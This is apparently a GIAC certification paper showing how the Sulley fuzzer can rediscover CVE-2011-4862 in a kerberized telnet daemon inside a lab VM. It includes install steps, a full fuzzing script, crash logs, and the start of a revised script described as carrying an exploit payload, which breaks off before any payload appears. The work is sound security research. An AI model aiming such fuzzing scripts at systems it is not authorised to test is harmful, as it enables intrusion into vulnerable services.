Using Sulley to Protocol Fuzz for Linux Software Vulnerabilities

Fuzzers are useful for discovering vulnerabilities in software services. Sulley is a common fuzzer with an ability to fuzz netw
Sulley to fuzz for a vulnerability in an implementation of the unencrypted telnet protocol. Specifically,
Sulley will be used to detect the vulnerability that was found in CVE-2011-4862 implemented
on the RedHat Enterprise Linux 3 distribution.

Using Sulley to Protocol Fuzz for Linux Software Vulnerabilities

GIAC GXPN Gold Certification

Author: Aron Warren, aronwarren@gmail.com

Advisor: Rob Vanderbrink

Accepted: April 20, 2016

Abstract

Fuzzers are useful for discovering vulnerabilities in software services. Sulley is a common fuzzer with an ability to fuzz network protocols. This paper will describe the process for using Sulley to fuzz for a vulnerability in an implementation of the unencrypted telnet protocol. Specifically, Sulley will be used to detect the vulnerability that was found in CVE-2011-4862 implemented on the RedHat Enterprise Linux 3 distribution.

1. Introduction

The history of vulnerability discovery goes back for decades at this point and the breadth of methods for discovering vulnerabilities has grown over the decades as well. "Vulnerabilities are introduced into software during design and implementation" (Juuso, Rontti, & Tirila, 2011, p. 7). One particular area for discovering software vulnerabilities that security researchers and programmers alike have delved into is fuzzing. While fuzzing is not a common word in the English language, the practice has been around for over two decades. The first reference to fuzzing can be attributed to Professor Barton Miller, who in 1989, "developed and used a primitive fuzzer to test the robustness of UNIX applications" (Sutton, Green, & Amini, 2007, Chapter 2, section 2, para. 1).

Fuzzing can be defined as "a highly automated testing technique that covers numerous boundary cases using invalid data (from files, network protocols, API calls, and other targets) as application input to better ensure the absence of exploitable vulnerabilities" (Oehlert, 2005, p. 58). Programmers commonly use fuzz testing to verify that, under given inputs, an application is properly coded to not crash when given unexpected data. Similar, but with different goals, security researchers may use fuzz testing to discover vulnerabilities in improperly written code in order to exploit weaknesses.

When fuzzing has been determined to be applicable there are several steps to the fuzzing process: "identify target, identify inputs, generate fuzzed data, execute fuzzed data, monitor for exceptions and determine exploitability" (Cai, Zou, Dapeng, & He, 2015, p. 726). This paper will look at the target of fuzzing which focuses on network protocols, the practice known as network protocol fuzzing. Once the concept has been introduced and the Sulley fuzzing framework has been demonstrated, this paper will demonstrate an example of fuzzing the telnet protocol. While a vulnerability is not going to be discovered in the network protocol itself, this paper will look specifically at the way a fuzzer can be used to discover a vulnerability in an implementation of the telnet protocol, specifically a telnet server utilizing Kerberos encryption.

2. Protocol Fuzzing

Network protocol fuzzing is the practice of taking either a well documented, called white box testing, or not so well documented, called black box testing, networked protocol to discover implementation vulnerabilities. This paper will use a hybrid of the two called gray box testing. Closed or proprietary protocols, such as NetBios, are more difficult to investigate as there may be little documentation publically available. "The single most painful aspect of fuzz testing is the barrier to entry, especially when dealing with undocumented, complex binary protocols that require a great deal of research to understand" (Sutton, Greene, & Amini, 2007, Chapter 22, section 1, para. 1).

Open protocols, such as telnet, are well documented and easier to fuzz, especially if the protocol is cleartext based. Cleartext based protocols are the easiest to work with since there is little work to decipher what is being seen by a protocol sniffer. Another benefit of such open protocols is they may have been implemented differently by different vendors. Creating a fuzzing test suite for one protocol could be used against multiple vendor's implementations yielding a greater probability of finding a vulnerability in an implementation. Before going further, it would be beneficial to overview the fuzzer used in this paper.

3. Sulley

Sulley was created by Pedram Amini and Aaron Portnoy around 2006. Originally hosted on Google Code at https://code.google.com/archive/p/sulley the latest development can now be found on Github at https://github.com/OpenRCE/sulley. The goal in developing the Sulley framework was for ease-of-use and flexibility that allowed for reproducibility and documentation of fuzzing states (Amini & Portnoy, 2007). In Sulley this is done by creating *requests* which are grouped together in a graph. Each segment of the graph is traversed allowing for complete testing each time. While walking the graph, session monitors, in the form of Netmon and Procmon, capture and document events being done on the network and the fuzzed system respectively. This allows for Sulley to restart testing in the event of a program or system crash. The addition of virtual machine controls allows for a VM to be reset back to a known good state in the event of a problem.

Sulley uses mutation based fuzzing which "uses samples of real-life inputs, like network traffic and files, as basis for testing" (Juuso, Rontti, & Tirila, 2011, p. 10).

4. CVE-2011-4862

The Telnet protocol was first proposed in 1971 under Request For Comment (RFC) 97, further revised in RFC 137 and extended under RFC 139. While still not an official protocol, it was revised again under RFC 158, RFC 318, RFC 698, and finally formalized under RFC 854 in 1983 “to provide a fairly general, bi-directional, eight-bit byte oriented communications facility” (Postel & Reynolds, 1983, para. 1). Up to that point there was no encryption allowed for in the protocol specifications but that changed with RFC 2941 and 2946 in September 2000.

Along in 2011 came light of a implementation vulnerability (Juuso, Rontti, & Tirila, 2011), CVE-2011-4862, which was a “Buffer overflow in libtelnet/encrypt.c in telnetd in FreeBSD 7.3 through 9.0, MIT Kerberos Version 5 Applications (aka krb5-appl) 1.0.2 and earlier, Heimdal 1.5.1 and earlier, GNU inetutils, and possibly other products allows remote attackers to execute arbitrary code via a long encryption key, as exploited in the wild in December 2011” (MITRE, 2011). The actual vulnerability was a potential overflowing of the MAXKEYLEN field in the ENCID option. The code fix was simply:

```
diff --git a/telnet/libtelnet/encrypt.c b/telnet/libtelnet/encrypt.c
index f75317d..b8d6cdd 100644
- --- a/telnet/libtelnet/encrypt.c
+++ b/telnet/libtelnet/encrypt.c
@@ -757,6 +757,9 @@ static void encrypt_keyid(kp, keyid, len)
            int dir = kp->dir;
            register int ret = 0;

+           if (len > MAXKEYLEN)
+                       len = MAXKEYLEN;
+
            if (!(ep = (*kp->getcrypt)(*kp->modep))) {
                        if (len == 0)
                                    return;
```


(MIT, 2011)

There is no identifiable attribution as to the discoverer of the vulnerability or their method for discovery. It is entirely possibly that code fuzzing may have discovered the vulnerability and as such what follows is a demonstration of how it may have been found.

5. Sulley Installation

5.1 Windows VM Setup

The installation of Sulley is not difficult, just time consuming given all of the various dependencies. The author initially attempted a Linux based installation which proved too difficult due to the number of unmet software dependencies. Complexity also arose when trying to find compatible older software versions and meet their dependencies. Ultimately a Windows Installation (2016) was done loosely following the instructions. The installation was made a bit easier using the SANS Windows 7 SIFT workstation from previous forensics classes. The SIFT workstation already had several dependencies installed or were in need of an upgrade to a newer version. Specifically, the mingw version was too old. Installation options of the newer version of 0.6.2-beta-20131004-1 with a basic setup is shown in Figure 1.




	Package	Class	Installed Version	Repository Version	Description
□	mingw-developer-tool...	bin		2013072300	An MSYS Installation for MinGW Develop
□	mingw32-base	bin		2013072200	A Basic MinGW Installation
□	mingw32-gcc-ada	bin		4.8.1-4	The GNU Ada Compiler
□	mingw32-gcc-fortran	bin		4.8.1-4	The GNU FORTRAN Compiler
□	mingw32-gcc-g++	bin		4.8.1-4	The GNU C++ Compiler
□	mingw32-gcc-objc	bin		4.8.1-4	The GNU Objective-C Compiler
□	msys-base	bin		2013072300	A Basic MSYS Installation (meta)

Figure 1.

Next to be installed was python-2.7.2 from http://www.python.org/ftp/python/2.7.2/python-2.7.2.msi


Figure 2 shows a selection to install all python options:



Python
- Register Extensions
- Tcl/Tk
- Documentation
- Utility Scripts
- Test suite

Figure 2.

Next to be installed was the git version control software, specifically version 2.6.4 from https://git-for-windows.github.io/. Installation options are in Figure 3.



Adjusting your PATH environment
How would you like to use Git from the command line?

● **Use Git from Git Bash only**

This is the safest choice as your PATH will not be modified at all. You will only be able to use the Git command line tools from Git Bash.

○ **Use Git from the Windows Command Prompt**

This option is considered safe as it only adds some minimal Git wrappers to your PATH to avoid cluttering your environment with optional Unix tools. You will be able to use Git from both Git Bash and the Windows Command Prompt.

○ **Use Git and optional Unix tools from the Windows Command Prompt**

Both Git and the optional Unix tools will be added to your PATH.
Warning: This will override Windows tools like "find" and "sort". Only use this option if you understand the implications.

Figure 3.

There were additional installation options but are omitted from here for brevity. To finish, an update to the PATH environment variable was necessary to include the updated software versions, specifically python 2.7:

```
C:\ProgramData\Oracle\Java\javapath;C:\Program Files\Python27\Lib\site-
packages\PyQt4\bin;C:\Perl\site\bin;C:\Perl\bin;%SystemRoot%\system32;%SystemRoot%;%Syst
emRoot%\System32\Wbem;%SYSTEMROOT%\System32\WindowsPowerShell\v1.0\;C:\Program
Files\TortoiseSVN\bin;C:\Program Files\AccessData\Forensic Toolkit\4.0\bin\XSL-
Formatter\bin;C:\Program Files\QuickTime\QTSystem\;c:\Python27;c:\MinGW\bin
```

5.2 Sulley build inside Windows

To begin the building and installation of sully a git bash shell was opened. While the build output any any errors encounters were omitted from the steps below, a rough overview of the steps needed follow:

```
mkdir c:/sulley_build
cd sulley_build/
git clone https://Fitblip@github.com/Fitblip/pydbg.git
cd pydbg/
python setup.py install
cd ../libdasm/pydasm
python setup.py build_ext -c mingw32
```

Aron Warren, aronwarren@gmail.com

```
python setup.py install
cd c:/sulley_build/pydbg
python setup.py install
cd c:/sulley_build/
git clone https://github.com/OpenRCE/sulley.git
git clone https://github.com/CoreSecurity/pcapy.git
wget https://bootstrap.pypa.io/ez_setup.py
python ez_setup.py
cd pcapy/
python setup.py
python setup.py install
```

Now that Sulley is installed and working in the Windows client, how to set up the Linux VM server.

5.3 Linux VM Setup

To create the environment for fuzzing a vulnerable telnet server the requisite versions of telnetd must be available. For this paper RedHat Enterprise Linux version 3 was desired. CentOS Linux is a free distribution that attempts to mirror the commercial RedHat Enterprise Linux distribution. CentOS was the chosen distribution for this demonstration. Archived CentOS version 3.1 was available at http://vault.centos.org . After creating the necessary Virtual Machine (VM) the vulnerable telnetd version needed to be installed. With CentOS the kerberized telnet daemon is in the krb5-workstation package as shown:

```
[root@localhost RPMS]# rpm -qlp krb5-workstation-1.2.7-19.i386.rpm  | grep telnetd
/usr/kerberos/man/man8/telnetd.8.gz
/usr/kerberos/sbin/telnetd
```

This version happens to be vulnerable from a fresh install of CentOS 3.1. After installation of the krb5-workstation rpm and configuring xinetd to allow connections to telnetd, a simple test from metasploit of the linux/telnet/telnet_encrypt_keyid (Estebanez, Perry, Rosenberg, & Moore, 2011) exploit proves that this version is vulnerable. At this point xinetd needs to be stopped or the telnetd configuration disabled before proceeding.

In order for Sulley to monitor the telnetd daemon with procmon the Sulley framework must be installed in the CentOS VM. Following is a basic overview of the steps needed but may not reflect the exact ordering of steps or all dependencies needed.

```
cd /root/sulleyinstall/
yum install flex byacc
rpm -i python-devel-2.2.3-5.i386.rpm
rpm -i compat-gcc* -d .
rpm -Uvh /root/RPMS/pyxf86config-0.3.5-1.i386.rpm

wget 'https://github.com/OpenRCE/sulley/zipball/master' -O sulley.zip
wget https://github.com/CoreSecurity/impacket/archive/master.zip
mv master Impacket.zip; unzip Impacket.zip

wget https://www.python.org/ftp/python/2.7.11/Python-2.7.11.tgz
tar xvfz Python-2.7.11.tgz
cd Python-2.7.11
./configure --prefix=/usr/local
make; make install
export PATH="/usr/local/bin:/usr/local/sbin:$PATH"

cd /root/sulleyinstall/libdasm-1.5/pydasm/
python setup.py build_ext
make install

cd /root/sulleyinstall/impacket-master/
python setup.py build
python setup.py install

cd /root/sulleyinstall
wget https://github.com/CoreSecurity/pcapy/archive/master.zip
mv master pcapy.zip; mkdir pcapy; cd pcapy
unzip ../pcapy.zip
cd pcapy-master/
python setup.py install

wget https://bootstrap.pypa.io/ez_setup.py -O - | /usr/local/bin/python
wget https://bitbucket.org/pypa/setuptools/get/default.tar.gz#egg=setuptools-dev
tar xvfz default.tar.gz
cd pypa-setuptools-33e5f63a950f/
python setup.py install --prefix=/usr/local

/root/sulleyinstall/pcapy/pcapy-master/
python setup.py install
```

With the ability to run process_monitor.py on the VM we can now develop a Sulley script to run on the Windows VM and fuzz against the Centos 3 telnet daemon.

6. Sulley Grammar

Before beginning developing a Sulley script the grammar that will be used needs to be addressed. Following are several sections that will be used to build the scripts used in this paper. All Sulley commands being with a "s_" prefix.

6.1 Primitives

s_static() creates a static unmutating value. An example call would be: s_static("\n\r").

s_int() creates a 4 byte word. An example call with an initial value of 555, formatted in ASCII and is a mutating integer would be: s_int("555", format="ascii", fuzzable=True).

6.2 Blocks and Groups

Primitives can be nested within blocks. Blocks are started with s_block_start() and end with s_block_end(). A group, using s_group(), is a collection of primitives that the block should cycle through. An example group of static usernames would be: s_group("usernames", values=["Fred","Alice"]). To iterate across both usernames with a return and null character would be done as:

```
s_group("usernames", values=["Fred","Alice"])
if s_block_start("mainuser", group="usernames")
        s_static("\r\x00")
    s_block_end("mainuser")
```


6.3 Sessions

When there are a number of requests grouped together, such as primitives and blocks, they naturally form sessions. Sessions may be likened to points in a graph. One graph point can lead off to multiple sessions, or sub-graphs. Sulley is designed to traverse all parts of the graph giving complete test coverage. For the sake of brevity a well commented session is laid out in the Sulley script in next section.

7. Sulley script creation

The first step in developing the script is to understand how the desired protocol works. There are at several methods for determining the telnet protocol's specifications. The first is to read the RFCs to understand the syntax and structure of the protocol. Given that vendors, individuals or groups may implement protocols contrary to the protocol's specifications (Gu, Song, Zhaoi, & Li, 2011), or in a different manner, it might be easier to sniff a network session to determine the way the protocol is implemented on the desired target. It is best to perform network sniffing on the server being exploited as the packets may not be sent or received in the same order that a sniffer on the attacking machine may see them due to network delays.

Newer protocol dissectors give the protocol options sent or received in addition to their hex values, both of which are useful in developing the Sulley script as shown in Figure 4.



```
▶ Frame 16: 101 bytes on wire (808 bits), 101 bytes captured (808 bits)
▶ Ethernet II, Src: 00:00:00_00:00:00 (00:00:00:00:00:00), Dst: 00:00:00_00:00:00 (00:00:00:00:00:00)
▶ Internet Protocol Version 4, Src: 127.0.0.1, Dst: 127.0.0.1
▶ Transmission Control Protocol, Src Port: 33370 (33370), Dst Port: 23 (23), Seq: 57, Ack: 66, Len: 35
▼ Telnet
    ▼ Suboption Terminal Speed
        Command: Suboption (250)
      ▶ Subcommand: Terminal Speed
    ▼ Suboption End
        Command: Suboption End (240)
    ▼ Suboption New Environment Option
        Command: Suboption (250)
      ▶ Subcommand: New Environment Option
    ▼ Suboption End
        Command: Suboption End (240)
    ▼ Suboption Terminal Type
        Command: Suboption (250)
      ▶ Subcommand: Terminal Type
    ▼ Suboption End
        Command: Suboption End (240)

0000  00 00 00 00 00 00 00 00  00 00 00 00 08 00 45 10   ........ ......E.
0010  00 57 fc 7c 40 00 00 06  80 12 7f 00 00 01 7f 00   .W.|@... ........
0020  00 01 82 5a 00 17 8b 11  86 4c 8b c0 76 04 80 18   ...Z.... .L..v...
0030  7f ff fe 4b 00 00 01 01  08 0a 00 8d 7a 6c 00 8d   ...K.... ....zl..
0040  7a 6c ff fa 20 00 33 38  34 30 30 2c 33 38 34 30   zl.. .38 400,3840
0050  30 ff f0 ff fa 27 00 ff  f0 ff fa 18 00 53 43 52   0....'.. .....SCR
0060  45 45 4e ff f0                                     EEN..
```

Figure 4.

After having taken all of the client-server packets, extracted each option passed back and forth in hex, an initial sulley script follows based upon those observed packets:

```
#!/usr/bin/python
# vim: set fileencoding=utf-8 :

from sulley import *
import sys
import time
import random

# Create a random string
def randomstring():
        s = ""
        for i in xrange(random.randint(1,8)):
                # [a-z]
                s += chr(random.randint(0x61,0x7a))
        return s

# Define the pre-fuzzing session options
def preconnection(sock):
        # Send Telnet Session Options in hex directly over the socket
        sock.send("\xff\xfd\x26\xff\xfb\x26\xff\xfd\x03\xff\xfb\x18\xff\xfb\x1f\xff\xfb\x20\xff\
xfb\x22\xff\xfb\x27\xff\xfd\x05")
        # Sleep for 2 seconds
        time.sleep(2.0)
        # Send “Wont Auth”
        sock.send("\xff\xfc\x25")
        time.sleep(2.0)
        # Send “Encryption Option”
        sock.send("\xff\xfa\x26\xfa\x26\x01\x01\x02\xff\xf0\xff\xfa\x1f\x00\x50\x00\x19\xff\x
f0")
        time.sleep(2.0)
        # Send other options
        sock.send("\xff\xfc\x23\xff\xfc\x24")
        time.sleep(2.0)
        sock.send("\xff\xfa\x20\x00\x33\x38\x34\x30\x30\x3c\x33\x38\x34\x30\x30\xff\xf0\xff
xfa\x27\x00\xff\xf0\xff\xfa\x18\x00\x53\x43\x52\x45\x45\x4e\xff\xf0")
        time.sleep(2.0)
        sock.send("\xff\xfc\x01")
        time.sleep(2.0)
        sock.send("\xff\xfd\x01")
        time.sleep(2.0)

# The session name being initialized for the fuzzing session
s_initialize("USERNAME")

# Define a group with some sample static usernames
s_group("usernames", values = ["Fred", "Bob", "Jeff", "Joe"])
```

```
# Iterate across the group of usernames
if s_block_start("mainuser", group="usernames"):
        # The username is already sent at this point so send a NULL
        s_static("\r\x00")
        time.sleep(5.0)
        # This should be the password being sent.  A fuzzable ascii integer whose default value is
        #5551
        s_int("5551",format="ascii",fuzzable=True)
        s_static("\r\x00")
        time.sleep(5.0)
s_block_end("mainuser")

# Just an example of a random string password that could replace the above password.
s_initialize("PASSWORD")
s_static(randomstring())
s_static("\r")
time.sleep(5.0)

print "Mutations: " + str(s_num_mutations())

print "Press CTRL/C to cancel in ",
for i in range(5):
        print str(5 - i) + " ",
        sys.stdout.flush()
        time.sleep(1)

def receive_telnet_banner(sock):
   sock.recv(1024)

print "Instantiating session"
# A session is created using tcp with various options useful for debugging.
sess = sessions.session(proto="tcp", log_level=7, session_filename='telnetfuzzlog1.txt',
sleep_time=20.0, timeout=30.0, crash_threshold=30.0)

print "Setting up preconnection"
sess.pre_send = preconnection

print "Instantiating target"
target = sessions.target('192.168.3.132', 23)
target.procmon = pedrpc.client('192.168.3.132', 26005)

# What process for procmon to monitor in addition to how to stop or start that process.
target.procmon_options =  {
        "proc_name" : '/usr/kerberos/sbin/telnetd',
        "stop_commands" : ["/usr/bin/pkill telnetd"],
        "start_commands" : ["/usr/kerberos/sbin/telnetd -a debug -debug"],
}

# Grab the banner and send pre-connection options
sess.pre_send = receive_telnet_banner
sess.add_target(target)

# Create the connection
```

```
sess.connect(s_get("USERNAME"))

# And begin fuzzing
print "Starting fuzzing now"
sess.fuzz()
```

With this script we are able to initiate fuzzing on the Windows VM via:

```
cd /c/sulley_build/sulley/telnetfuzz1.py
python telnetfuzz1.py
```

The beginning of the fuzzing session output:

```
Mutations: 0
Press CTRL/C to cancel in  5  4  3  2  1 [2016-01-22 15:26:14,701]
[INFO] -> current fuzz path:  -> USERNAME
[2016-01-22 15:26:14,701] [INFO] -> fuzzed 0 of 564 total cases
[2016-01-22 15:26:14,701] [INFO] -> fuzzing 1 of 564
```

The telnetd process was not running:

```
[2016-01-22 15:26:15,746] [CRITICAL] -> failed connecting on
socket
Exception caught: error(10061, 'No connection could be made
because the target machine actively refused it')
Restarting target and trying again
[2016-01-22 15:26:15,746] [WARNING] -> restarting target process
[2016-01-22 15:26:43,062] [INFO] -> xmitting: [1.1]
```

Fred was the first username followed by return and NULL characters. Next is the random ASCII integer followed by return and NULL characters.

```
[2016-01-22 15:26:43,062] [DEBUG] -> Packet sent :
'Fred\r\x00825570613\r\x00'
[2016-01-22 15:26:43,062] [DEBUG] -> received: [179]
```

The next set of output is the initial session creation and sending of options to telnetd. This output is out of order as it should proceed the above text, but this is how it was displayed during the execution.

```
'\xff\xfd%\xff\xfb&\xff\xfd&\xff\xfa&\x01\x01\x02\xff\xf0\xff\xfb
\x03\xff\xfd\x18\xff\xfd\x1f\xff\xfd
\xff\xfe"\xff\xfd\'\xff\xfb\x05\xff\xfd#\xff\xfd$\xff\xfa
\x01\xff\xf0\xff\xfa\'\x01\xff\xf0\xff\xfa\x18\x01\xff\xf0\xff\xf
d\x01\xff\xfd!\xff\xfb\x01\r\n    localhost.localdomain (Linux
release 2.4.21-9.0.1.EL.c0 #1 Sat Mar 6 08:10:10 GMT 2004)
```

```
(1)\r\n\r\nlogin: '
```

Procmon next determines that telnetd has crashed and gives the conditions causing the failure.

```
[2016-01-22 15:26:43,062] [INFO] -> sleeping for 20.000000
seconds
[2016-01-22 15:27:03,076] [INFO] -> procmon detected access
violation on test case #1
[2016-01-22 15:27:03,076] [INFO] -> primitive name: usernames,
type: group, default value: Fred
[2016-01-22 15:27:03,076] [INFO] -> [08:27.02] Crash : Test - 1
Reason - Exit with code - 1
[2016-01-22 15:27:03,076] [WARNING] -> restarting target process
```

This is an imperfect example due to telnetd's behavior. This version of telnetd is expected to run from xinetd and not as a static running daemon. This means that a telnetd process is created each time a telnet connection is established. Sulley then decides that the program has crashed because of the fuzzing when in actuality this is not the case. The above script could have implemented two additional authentication attempts but for simplicity was not chosen to be demonstrated. Sulley, as designed, restarted telnetd and begins with the next fuzzing event:

```
[2016-01-22 15:27:11,298] [INFO] -> fuzzing 2 of 564
[2016-01-22 15:27:25,384] [INFO] -> xmitting: [1.2]
[2016-01-22 15:27:25,384] [DEBUG] -> Packet sent :
'Bob\r\x00825570613\r\x00'
[2016-01-22 15:27:25,384] [DEBUG] -> received: [179]
'\xff\xfd%\xff\xfb&\xff\xfd&\xff\xfa&\x01\x01\x02\xff\xf0\xff\xfb
\x03\xff\xfd\x18\xff\xfd\x1f\xff\xfd
\xff\xfe"\xff\xfd\'\xff\xfb\x05\xff\xfd#\xff\xfd$\xff\xfa
\x01\xff\xf0\xff\xfa\'\x01\xff\xf0\xff\xfa\x18\x01\xff\xf0\xff\xf
d\x01\xff\xfd!\xff\xfb\x01\r\n    localhost.localdomain (Linux
release 2.4.21-9.0.1.EL.c0 #1 Sat Mar 6 08:10:10 GMT 2004)
(1)\r\n\r\nlogin: '
[2016-01-22 15:27:25,384] [INFO] -> sleeping for 20.000000
seconds
[2016-01-22 15:27:45,398] [INFO] -> procmon detected access
violation on test case #2
[2016-01-22 15:27:45,398] [INFO] -> primitive name: usernames,
type: group, default value: Fred
[2016-01-22 15:27:45,398] [INFO] -> [08:27.45] Crash : Test - 2
Reason - Exit with code - 1
[2016-01-22 15:27:45,398] [WARNING] -> restarting target process
```

Sulley will then continue on through all of the possible combinations of the graph traversal eventually finishing after 564 fuzz attempts. This example shows how the connections are established to the telnetd daemon.

8. Revised Sulley Script with Encryption

The next script is an expanded version of the one found in section 7 to include the kerberos encryption options as well as an exploit payload.

```
#!/usr/bin/python
# vim: set fileencoding=utf-8 :

from sulley import *
import sys
import time
import random


def randomstring():
        s = ""
        for i in xrange(random.randint(1,8)):
                # [a-z]
                s += chr(random.randint(0x61,0x7a))
        return s

def preconnection(sock):
        # Send Seession Options
